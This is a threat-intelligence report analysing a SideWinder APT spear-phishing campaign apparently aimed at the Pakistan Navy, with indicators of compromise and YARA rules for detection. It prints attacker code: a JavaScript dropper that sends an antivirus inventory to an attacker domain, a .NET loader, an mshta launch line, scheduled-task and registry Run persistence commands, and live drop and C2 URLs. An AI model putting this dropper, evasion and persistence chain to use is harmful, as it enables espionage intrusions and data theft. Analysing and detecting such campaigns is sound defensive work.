09 / 2021

TLP:WHITE

A RATTLESNAKE IN THE NAVY

cluster25.io

@cluster25_io

2021 – Cluster25 - Cyber Intelligence Unit

CONTENTS

SUMMARY

This report presents a deep-dive technical analysis about a new campaign that C25 Intelligence attributed with high degree of confidence to Sidewinder (aka RattleSnake) APT. The operation, conducted against military targets, presents some updates compared to the previously techniques used by the threat actor.


2021 - Cluster25 - Cyber Intelligence Unit

01 INTRODUCTION

SideWinder (aka RattleSnake) is an APT-tier threat group believed to be working addressing the interest of the Indian Government. Their motivations are driven by stealing information and conducting espionage operations against different countries in South Asia. Very often it has been observed in operations against Defense and Government sectors.

In this campaign Sidewinder used a slightly different technique if compared to previous campaigns because it updated its DLL side-loading technique (T1574.002) using the legit control.exe executable in order to load a malicious DLL aimed at decrypting and executing a final implanter in memory.

Cluster25 managed to get hands into the malicious attachment which we believe with high-confidence was sent to the victims through spear-phishing (T1566.001). It presented in its original form a very low detection rate.



2 security vendors flagged this file as malicious

da08044373bc9bd54fd2ead9705446917e8f6e53d32f0885854e720e601cdbef

ee9866864d026e695bf49231a43b521f.docx


cve-2017-0199 docx exploit

Fig. 1 - Number of detections

We found out that this malicious attachment has been uploaded into the well-known community virus database (Virus Total). We managed to extract same details regarding this sample finding it originated from Rawalpindi. Rawalpindi is a city located into the Punjabi province of Pakistan. What got our attention is that this city hosts the “Pakistan Navy Recruitment Center” which we believe with mid-to-high degree of confidence to be a target of this campaign.

02 THE LURE DOCUMENT

Decoying victims with a lure it's one of the techniques that SideWinder uses, as you can see on the picture below.



Directorate of
Ships Maintenance & Repairs (WE)
Naval Headquarters
ISLAMABAD

Tele : 0092-51 20062995
Fax : 0092-51-9261551
Email: dsmrwe@paknavy.gov.pk

SMR-WE/4241/2/ 267

Attache Defence Procurement
Embassy of Pakistan
No. 1 Dongzhimenwai Dajie
Beijing, China
Email: adp@pakbj.org

03 September 2021

PAYMENT RELEASE ORDER - UPGRADE OF SR 47 BG RADARs ONBOARD AZMT AND DHST

References:

A. Work Order CICP/FAC(M)/Work Order/1809 dated 30 Jun 21
B. M/s CSTC letter CSTCDSMRWE_YRF_20210730 dated 30 Jul 21
C. M/s CSTC RRC No 351055/327079 dated 30 Jun 94

1. Work order for upgrade of SR 47 BG onboard AZMT & DHST was issued to M/s CSTC China through existing RRC at cost of US$ 0.858M vide reference A. M/s CSTC vide reference B has forwarded invoice for release of 20% 1st payment amounting to **US$ 171,600 (US Dollar One Hundred Seventy One Thousand and Six Hundred only)** as per Milestone M1 (T_0+ 01 M) i.e. submission of Project Plan.

2. It may be mentioned that Project Plan submitted by CSTC for upgrade of SR 47 BG Radar onboard AZMT & DHST has been supported for implementation from President Acceptance Committee.

3. Foregoing in view, it is requested that payment amounting to **US$171,600 (US Dollar One Hundred Seventy One Thousand and Six Hundred only)** may please be released to M/s CSTC China through existing RRC at reference C. Relevant documents for release of payment are enclosed.

JAWAD RIAZ TI(M)
Captain Pakistan Navy
Director

Encl:

1. Copy of Work Order at Ref A
2. Copy of Ref B alongwith invoice
3. Copy of firm certificate to accept terms and conditions of work order


Fig. 2 – Sidewinder decoy document

The lure document is asking for the payment related to the repair of board radars for the two following ships which belongs to Pakistan Navy classes called Azmat and Dehshat.

Fig. 3 – Azmat class Pakistani battleship

02 FIRST STAGE


Once the attachment is opened and the "Enable the Content" is clicked, the malicious documents will try to download the second stage dropper connecting into the drop-point URL using template injection (T1221) technique.



```
"_Id": "fid990",
"_Type": "http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject",
"_Target": "HtTps://paknavy.edu-cx.org/2862/1/35022/2/0/0/0/m/files-5c23f212/file.rtf",
"_TargetMode": "External"
```

Fig. 4 - Injected URL where it will download the second stage RTF file


The downloaded RTF file, exploiting CVE-2017-11882 vulnerability, can launch the Microsoft utility mshta.exe on the first of its embedded objects.



```
---+----------+------------------------------------------------------------
id |index     |OLE Object
---+----------+------------------------------------------------------------
0  |00000020h |format_id: 2 (Embedded)
   |          |class name: 'Package'
   |          |data size: 20040
   |          |OLE Package object:
   |          |Filename: u'1.a'
   |          |Source path: u'C:\\Users\\user\\AppData\\Local\\Microsoft\\Wind
   |          |ows\\INetCache\\Content.Word\\1.a'
   |          |Temp path = u'C:\\Users\\user\\AppData\\Local\\Temp\\1.a'
   |          |MD5 = 'e40ad2c05c89f75d767198d14f27ef35'
---+----------+------------------------------------------------------------
1  |00009D31h |Not a well-formed OLE object
---+----------+------------------------------------------------------------
2  |00009D21h |Not a well-formed OLE object
---+----------+------------------------------------------------------------
```

Fig. 5 - Objects contained into RTF file

Exploring the object, it consists in a Javascript snippet which acts like a dropper of the next stage. The JS file is heavy obfuscated using a custom algorithm based on characters manipulation and shifting. It embeds a long string representing the binary of the next malicious payload (written in C#) which is deserialized and loaded in memory using a set of functions exposed by .NET framework. The start of the main class is performed using the methods 'CreateInstance' and 'Dynamic Invoke'. The invoked function, belonging to the malicious library is called 'Work'. One of the parameters passed to the function is an URL containing a 'd=' field which is filled with some information extracted from the system, such as a list of the installed antivirus products.



```
    var objWMI1Service = GetObject("winmgmts:\\\\.\\root\\SecurityCenter2");
    var colItems = objWMI1Service.ExecQuery("Select * From AntiVirusProduct", null, 48);
     var objItem = new Enumerator(colItems);
    var x = "";
    for (; !objItem.atEnd(); objItem["moveNext"]()) {
        x += (objItem.item()["displayName"] + " " + objItem.item().productState).replace(" ", "");
    }
    var stm = oFnh8(so.split(".").join(''));
    var fmt = new ActiveXObj("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter");
    var al = new ActiveXObj("System.Collections.ArrayList");
    var d = fmt["Deserialize_2"](dash);
    al["Add"](undefined);
    var o = d["DynamicInvoke"](al["ToArray"]())["CreateInstance"](ec);
    if (x && x.length) {
        x = x + "_stg1";
    }
    var aUrl = "https://paknavy.edu-cx.org/2862/1/35022/3/3/0/1819545049/Bk2CaI57DOpQH3QSsFFETgacFKHHwE8T965BKObc/files-74bd9d6d/0/data?d=" + x;
    o["Work"]("https://paknavy.edu-cx.org/2862/1/35022/3/1/1/1819545049/Bk2CaI57DOpQH3QSsFFETgacFKHHwE8T965BKObc/files-d6fa5739/0/");
    window.close();
} catch (e) {  o["Work"]("https://paknavy.edu-cx.org/2862/1/35022/3/1/1/1819545049/Bk2CaI57DOpQH3QSsFFETgacFKHHwE8T965BKObc/files-d6fa5739/0/", aUrl, da, "");
```

Fig. 6 - Part of Javascript stage

Deepening the loaded library

(sha256:204587bc620a412859b1c84bc6e05d3a6dae5e5fbbe4e3e8e0df269599b45c04)


we discover that it is another dropper: its main purpose is to download and invoke a next .NET library.

The new DLL, which is retrieved from

hxxps://paknavy.edu-cx.org/2862/1/35022/3/1/1/1819545049/Bk2Cal57DOpQH3QSsFFETgacFKHHwE8T965BKObc/files-d6fa5739/0/

has a malformed header so the loader needs to replace it with the right value (77 and 90 in decimal corresponding to MZ signature).

As visible in the following screen, attackers used comprehensive strings for method naming, but their name do not correspond to what the method does. This is a trivial trick to make static analysis harder.



```
byte[] array = Program.DeferRequestDeferBridge(IteratorStrategySingleInstance);
array[0] = 77;
array[1] = 90;
foreach (Type type in Assembly.Load(array).GetExportedTypes())
{
    if (type.Name.Equals(base.GetType().Name))
    {
        object[] args = new object[]
        {
            InterpreterIteratorInterpreterPut
        };
        Activator.CreateInstance(type, args);
        break;
    }
}
```

Fig. 7 - Part of .NET loader

03 MID-STAGE LOADER

The new DLL is used by the attacker to collect information on the victim system, to set persistence into the environment and to perform evasion from the AV/EDR. As first step the malicious executable removes all the previous infection tracks, replacing the content of the Javascript stored in %TEMP% with the string //FFFF and deleting the Content.Word files located into INetCache folder, used to store temporary files.

Successively, it starts to collect the following information of the victim system using the following wmic commands:

```
SELECT Caption, Version FROM Win32_OperatingSystem
SELECT * FROM Win32_OperatingSystem
SELECT * from Win32_DiskDrive
SELECT * FROM Win32_Processor
```

All the data collected are encoded in base64 and sent to the C&C (Command and Control) with a POST request on the same infrastructure paknavy.edu-cx.org, using the URL:

```
hxxps://paknavy.edu-cx.org/2862/1/35022/3/3/1/1819546697/KUFpgf2ZQgulEaCzyQ1fpeDGP9nll9OhfUtavTU5/files-4b55499f/1/cuui?data={BASE64_COLLECTED_DATA}
```

With the HTTPS response received the malware is able to obtain the strings and files used to proceed into the next stage of the infection. For this purpose it creates a new folder under **C:\ProgramData\AtlasFiles**, storing into it three files:

- control.exe
- propsys.dll

- oihg1qyj.k3k

The files listed are used by the attacker to perform a DLL Side-loading technique using the legit executable control.exe, which is copied from System32 or SysWow64 folder. When control.exe is executed it loads in the same memory space the malicious file propsys.dll stored by the attacker in the same folder instead of the legit one. Depending on the AV contained in the URL passed as parameter the DLL performs evasions, to not be detected, using different methods to launch control.exe:

- If the URL contains the AV Kaspersky, the executable is launched using mshta.exe.

```
mshta.exe \"javascript:WshShell = new
ActiveXObject(\"WScript.Shell\");WshShell.Run(\"\\\""\\\\C:\ProgramData\AtlasFiles\co
ntrol.exe"\\\"\", 1, false);window.close()\""
```

- If the URL contains the AV 360antivirus, the executable is launched using .NET CreateProcess function.
- In all the other cases, it is launched creating a task using schtask.exe:

```
schtask.exe /create /tn \"UpdateService\" /sc once /tr "control.exe" \st
```

The antivirus checks are performed also to make the process persistent into the victim system:

- If the URL contains “AVG” or “Avast”, the process creates a task, which in turn creates a registry key named ATLASFILES into

  HKCU\Software\Microsoft\Windows\CurrentVersion\\Run


  having the filepath of control.exe as value:

```
schtask.exe /create /tn \"MicroUpdater\" /sc once /tr \"reg add
HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run" /v ATLASFILES /t
REG_SZ /d \"C:\ProgramData\AtlasFiles\control.exe\"
```

- If the URL contains “360antivirus”, the process performs a different persistent method as specified in the C&C response.
- In all the other cases, the process set the filepath of control.exe directly into HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run, as used for AVG or Avast but without using schtasks.exe.

04 FINAL IMPLANT

The DLL known as propsys.dll acts as a loader of the final implant, which is contained into oihg1qyj.k3k in encrypted way. The routine used to decrypt the file is already known to the community and it used by SideWinder APT since years. The final implant (consisting in a DLL file) is a well-known Remote Access Trojan (RAT) belonging to the group arsenal, which can execute commands and exfiltrate files and information about system.



```
◢ SystemApp (0.0.0.0)
    ◢ SystemApp.dll
        ▷ PE
        ▷ Type References
        ▷ Riferimenti
        ◢ Risorse
            ◢ SystemApp.Properties.Resources.resources
                Default
                Newtonsoft_Json
        ▷ { } -
        ◢ { } SystemApp
            ▷ FileListing @02000004
            ▷ ImplementationObserverMediatorMediatorFlyweight @02000002
            ▷ Program @02000006
            ▷ SysInfo @0200000A
        ◢ { } SystemApp.Properties
            ▷ ClassRestrictedSequentialNullChain @0200000D
```

Fig. 8 - RAT's resources and modules

During its operations, the RAT contacts the command-and-control hosted on URL

```
hxxps://asw-sns.link/202/ZAgU2jDbAgoa8m2Y5qQR48jAUdAYP7qmNvkfCvd3/35022/2862/8287bb8b
```

The command-and-control URL is stored in encrypted form into Default resource (visible in the previous figure) and the algorithm used to encrypt/decrypt the URL is the same used to decrypt the described library.

05 CONCLUSION

Usually in the face of an increase in tensions at a geopolitical level or the growth of political, economic or military interests of any faction in a particular geographical area, it is always possible to observe an exponential growth of cyber operations aimed at collecting information between the parties directly or indirectly involved. At present and in consideration of factors such as the instability of the region, the concentration of specific interests of various Governments and the fact that the latter can count on APT groups already tested for some time, there is no reason to think that in this case the things will turn out differently. India's interest in the region has notoriously been to mitigate the effects deriving from the strong turbulence present between the various actors in Central Asia and to contain Pakistan as a potential threat. C25 intelligence asserts that the operation just described takes its motivations from this exact geopolitical and strategic context.

06 MITRE ATT&CK

TACTIC	TECHNIQUE	NAME
Initial Access	T1566.001	Spear-Phishing Attachment
Defense Evasion	T1221	Template Injection
Defense Evasion	T1574	Hijack Execution Flow
Execution	T1059	Command and Scripting Interpreter
	T1053	Scheduled Task/Job
	T1047	Windows Management Instrumentation
Persisitence	T1053	Scheduled Task/Job
	T1547	Boot or Logon Autostart Execution
Privilege Escalation	T1053	Scheduled Task/Job
	T1547	Boot or Logon Autostart Execution

TACTIC	TECHNIQUE	NAME
Discovery	T1012	Query Registry
	T1082	System Information Discovery
	T1518	Software Discovery
Collection	T1005	Data from Local System
Command and Control	T1132	Data Encoding
	T1071	Application Layer Protocol
Exfiltration	T1020	Automated Exfiltration

07 INDICATORS OF COMPROMISE

CATEGORY	TYPE	VALUE
PAYLOAD-DELIVERY	MD5	ee9866864d026e695bf49231a43b521f
PAYLOAD-DELIVERY	SHA1	841cdc3a30d9f21963946c52180e593cc3aa3d05
PAYLOAD-DELIVERY	SHA256	da08044373bc9bd54fd2ead9705446917e8f6e53d32f0885854e720e601cdbef
PAYLOAD-DELIVERY	MD5	5e61e1f3c2ede385124e0b871628d2df
PAYLOAD-DELIVERY	SHA1	34d94e13255c3c80ffbce5771d48635ce3d65904
PAYLOAD-DELIVERY	SHA256	97078ce1c4740d5bb498ebe9c5e0d9a14041a46e2312f5441b3d07e0393f9a83
PAYLOAD-DELIVERY	MD5	5517bb4d7aeb0d1b776557dc318b6eb1
PAYLOAD-DELIVERY	SHA1	4d27733dd6aaaa6cc3fd8b001691b4063c7b9e46
PAYLOAD-DELIVERY	SHA256	4699f9c9e7f7ff99eff42a71c1a259aaade82b072d1a6a9050ddf4791d59ae55
PAYLOAD-DELIVERY	MD5	1994d83d0e5a1cf06198dc47ceb04011
PAYLOAD-DELIVERY	SHA1	e901c24f95104b9275bcbdb8efd3e0dbcc4eaee0
PAYLOAD-DELIVERY	SHA256	4d12eaa093cf1a4a51ecb25a3fe92878cc8e6c531993ddda7311621da586b139

CATEGORY	TYPE	VALUE
PAYLOAD-DELIVERY	MD5	01e2709579199b35eb22f45e74755ad1
PAYLOAD-DELIVERY	SHA1	d64e94635e58a310b7fc75e78f8e60528fef1ba7
PAYLOAD-DELIVERY	SHA256	204587bc620a412859b1c84bc6e05d3a6dae5e5fbbe4e3e8e0df269599b45c04
PAYLOAD-DELIVERY	MD5	4308a240ea662e0dc3d95d13baf7d6ee
PAYLOAD-DELIVERY	SHA1	a4f76110edee3fbe152e171c133e8c27f36d42a9
PAYLOAD-DELIVERY	SHA256	4e143c2f83454172a54b6ea488f103b37b7305ec9b05a8a4571cc94b4658c769
PAYLOAD-DELIVERY	MD5	7631b61fb5a7217c4d746dfc9acdf8db
PAYLOAD-DELIVERY	SHA1	8d0059d7f29348441891fd91c0889eec6f7c11d4
PAYLOAD-DELIVERY	SHA256	c76791dc2c1effd839964131639e978288a3252f54c5af2af42b68fb0eee15f7
DROP POINT	URL	hxxps://paknavy.edu-cx.org/2862/1/35022/2/0/0/0/m/files-5c23f212/file.rtf
DROP POINT	URL	hxxps://paknavy.edu-cx.org/2862/1/35022/3/3/0/1819545049/Bk2CaI57DOpQH3QSsFFETgacFKHHwE8T965BKObc/files-74bd9d6d/0/data

CATEGORY	TYPE	VALUE
DROP POINT	URL	hxxps://paknavy.edu-cx.org/2862/1/35022/3/1/1/1819545049/Bk2CaI57DOpQH3QSsFFETgacFKHHwE8T965BKObc/files-d6fa5739/0/
DROP POINT	HOSTNAME	paknavy.edu-cx.org
DROP POINT	DOMAIN	edu-cx.org
C2C	URL	hxxps://asw-sns.link/202/ZAgU2jDbAgoa8m2Y5qQR48jAUdAYP7qmNvkfCvd3/35022/2862/8287bb8b
C2C	DOMAIN	asw-sns.link

08 DETECTION

YARA

```
import "pe"
rule sidewinder_apt_rtf_cve_2017_0199{
meta:
author = "Cluster25"
date = "2021-09-09"
hash1 = "282367417cdc711fbad33eb6988c172c61a9a57d9f926addaefabc36cac3c004"
hash2 = "6d021166bdde0eab22fd4a9f398fdd8ccf8b977ff33a77c518f8d16e56d3eeee"
strings:
$head = "{\\rtf1" ascii
$obj = "objdata 0105000002000000" ascii
$expl = "6D007300680074006D006C000000FFD7E8130000006E756E48544D4C4170706C69636174696F6E"
ascii
$s1 = "416374697665584F626A656374" ascii nocase
$s2 =
"5176524d384b4e4734504332565a55753765497764426f726869743667614162596d356c4563306a4453576e
585431334a7173467870484f666b7a4c392b2f3d" ascii nocase
$s3 = "62203e3e203136202620323535 2c2062203e3e20382026203235352c2062202620323535" ascii nocase
condition:
$head at 0 and $obj and $expl and 2 of ($s*)
}
```

```
import "dotnet"
import "pe"

rule sidewinder_apt_dll_side_loading {
meta:
author = "Cluster 25"
date = "2021-09-09"
description = "Detect SideWinder DLL side loading and last loader"
hash1 = "c82443b581d128d17f0f61c4210530232467bda13d1287c103"
strings:
$string1 = "ie{a&lddle{a[kifJ}nnmz"
$base64Encoded = "UHJvZ3JhbQ==" wide
$fun1 = "CommandCompositeStructureMementoComposite"
$fun2 = "CompositeNotifyAlgorithmProgramAlgorithm"
$fun3 = "TemplateAlgorithmAlgorithmStateInterface"
$hex_decrypt_loop_body = { 08 1F 20 5D 0D 07 08 8F 0E 00 00 01 25 47 06 09 91 61 D2 52 }
$hex_wide_filename = { 00 2e ?? ?? ?? ?? ?? ?? 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 }
condition:
uint16(0)==0x5a4d and ($hex_decrypt_loop_body or $hex_wide_filename) and $string1 and $base64Encoded
and 1 of ($fun*) and pe.is_32bit() and pe.imports("mscoree.dll") and dotnet.version == "v2.0.50727" and
dotnet.assembly.version.minor == 0 and dotnet.assembly.version.build_number == 0 and
dotnet.assembly.version.revision_number == 0
}
